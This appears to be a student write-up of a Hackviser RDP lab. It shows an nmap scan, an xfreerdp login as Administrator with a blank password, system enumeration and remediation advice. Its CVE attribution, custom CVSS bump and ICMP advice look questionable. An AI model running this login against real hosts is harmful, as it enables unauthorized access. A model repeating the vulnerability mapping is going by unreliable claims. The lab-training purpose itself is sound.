

Executive Summary

A critical vulnerability allowed an RDP connection with a blank password, which revealed that the system was previously broken into.

Introduction

This lab is built around RDP. It's a protocol which allows for remote connection to a computer. This lab has an intentional misconfiguration which allows a connection with a blank password to go through.

Target: 172.20.12.23 (will not be active after engagement)

Engagement: Hackviser "007" Warmup

Objective

Find a way to exploit RDP to gain access to the target system.

Scope


The scope of this engagement is only the target machine. This is a black-box engagement.

Methodology

Nmap was used for service enumeration, and an RDP Client was used for the attack.

Findings

We will first try to find the target hostname. We run `nmap -A 172.20.12.23 -vvvv` (for verbosity)



```
-- : sudo — Konsole
File Edit View Bookmarks Plugins Settings Help
Scanned at 2026-08-18 07:38:14 EDT for 54s
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? syn-ack ttl 127
3389/tcp   open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-B9266PTLH5T
|   NetBIOS_Domain_Name: WIN-B9266PTLH5T
|   NetBIOS_Computer_Name: WIN-B9266PTLH5T
|   DNS_Domain_Name: WIN-B9266PTLH5T
|   DNS_Computer_Name: WIN-B9266PTLH5T
|   Product_Version: 10.0.17763
|_  System_Time: 2026-08-18T19:39:11+00:00
|_  ssl-date: 2026-08-18T19:39:21+00:00; +8h00m13s from scanner time.
|_  ssl-cert: Subject: commonName=WIN-B9266PTLH5T
|_  Issuer: commonName=WIN-B9266PTLH5T
|_  Public Key type: rsa
|_  Public Key bits: 2048
|_  Signature Algorithm: sha256WithRSAEncryption
|_  Not valid before: 2026-08-17T19:31:58
|_  Not valid after: 2027-02-16T19:31:58
|_  MD5: 0a71:6ef8:36bf:7755:3615:f3d3:c6e3:44b9
|_  SHA-1: 3804:2202:6183:c2cd:8f44:607a:9f8b:7540:d66c:ac78
|_  -----BEGIN CERTIFICATE-----
|_  MIIC4jCCAcqgAwIBAgIQMwEIYmHFQJdNoF46fkq57jANBgkqhkiG9w0BAQsFADAa
|_  MRgwFgYDVQQDEw9XSU4tQjkyNjZQVExINVQwHhcNMjYwODE3MTkzMTU4WhcNMjcw
```

We find that the hostname is `WIN-B9266PTLH5T`.

We will now connect to the RDP session. A misconfiguration allowed a blank password to establish the RDP session. This is classified as CVE-2022-24882. And the CVSS score is 9.1 Critical. We will bump this up to 9.7 as the account hijacked is the administrator account


The tool used here is `xfreerdp`.

```
--: sudo — Konsole

File Edit View Bookmarks Plugins Settings Help

--: sudo x --: sudo x ⚡

[~][root@parrot]-[/home/yessirman32/Downloads]
→ #xfreerdp /v:172.20.12.23 /u:Administrator /p:
[07:57:16:418] [8737:00002221] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]
: Using /p is insecure
[07:57:16:418] [8737:00002221] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]
: Passing credentials or secrets via command line might expose these in the process list
[07:57:16:418] [8737:00002221] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]
: Consider using one of the following (more secure) alternatives:
[07:57:16:418] [8737:00002221] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]
:   - /args-from: pipe in arguments from stdin, file, file descriptor or environment variable
[07:57:16:418] [8737:00002221] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]
:   - /from-stdin pass the credential via stdin
[07:57:16:418] [8737:00002221] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]
:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[07:57:16:423] [8737:00002223] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:      : ke
ycode: 0x08 -> no RDP scancode found
[07:57:16:423] [8737:00002223] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:      : ke
ycode: 0x5d -> no RDP scancode found
[07:57:16:440] [8737:00002223] [WARN][com.freerdp.core.rdp] - [log_build_warn][0x55ceb83b9100]: *
*****
[07:57:16:440] [8737:00002223] [WARN][com.freerdp.core.rdp] - [log_build_warn][0x55ceb83b9100]: T
his build is using [experimental] build options:
[07:57:16:440] [8737:00002223] [WARN][com.freerdp.core.rdp] - [log_build_warn][0x55ceb83b9100]: *
'WITH_VAAPI_H264_ENCODING=ON'
[07:57:16:440] [8737:00002223] [WARN][com.freerdp.core.rdp] - [log_build_warn][0x55ceb83b9100]: *
```



We will now find the windows version using Get-ComputerInfo

FreeRDP: 172.20.12.23

Recycle Bin

Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-ComputerInfo


WindowsBuildLabEx           : 17763.1.amd64fre.rs5_release.180914-1434
WindowsCurrentVersion       : 6.3
WindowsEditionId            : ServerDatacenterEval
WindowsInstallationType     : Server
WindowsInstallDateFromRegistry : 1/3/2024 3:07:21 PM
WindowsProductId            : 00431-20000-00000-AA996
WindowsProductName          : Windows Server 2019 Datacenter Evaluation
WindowsRegisteredOrganization : 
WindowsRegisteredOwner      : Windows User
WindowsSystemRoot           : C:\Windows
WindowsVersion              : 1809
BiosCharacteristics          : {3, 42}
BiosBIOSVersion              : {BOCHS - 1}
BiosBuildNumber              : 
BiosCaption                  : Default System BIOS
BiosCodeSet                  : 
BiosCurrentLanguage          : 
BiosDescription              : Default System BIOS
BiosEmbeddedControllerMajorVersion : 255
BiosEmbeddedControllerMinorVersion : 255
BiosFirmwareType             : Bios
BiosIdentificationCode       : 
BiosInstallableLanguages    : 
BiosInstallDate              : 
BiosLanguageEdition         : 
BiosListOfLanguages          : 
BiosManufacturer            : SeaBIOS
BiosName                     : Default System BIOS
BiosOtherTargetOS            : 
BiosPrimaryBIOS              : True
BiosReleaseDate              : 3/31/2014 5:00:00 PM
BiosSerialNumber             : 
BiosSMBIOSBIOSVersion        : 1.14.0-2
BiosSMBIOSMajorVersion       : 2
BiosSMBIOSMinorVersion       : 8
BiosSMBIOSPresent            : True
BiosSoftwareElementState     : Running
BiosStatus                   : OK
BiosSystemBiosMajorVersion    : 0
BiosSystemBiosMinorVersion    : 0
BiosTargetOperatingSystem     : 
BiosVersion                  : BOCHS - 1
```

1:06 PM
8/18/2026

We will now look at the filesystem. In the C:\ Directory, there is an odd folder named “junk”



Looking at the owner of the folder, we see that the creator of this folder is “spy7”



This indicated that a previous break-in has occurred, and will need to be remediated.

Remediation

Firstly, Disconnect the computer from the network, take a memory snapshot of the computer and its hash value (to preserve integrity). Use the snapshot to find any malicious processes running on the system.

Find and remove all malicious processes, services, and any item belonging to the user “spy7”. Then remove the user account.

Disable ICMP echo requests to make it difficult to scan ports

Update the RDP configuration to ensure blank passwords do not work.
Change the default administrator name to something which is hard to guess.

Conclusion

Overall risk was critical. A critical RDP misconfiguration allowed access to the Administrator account, which revealed a previous break-in.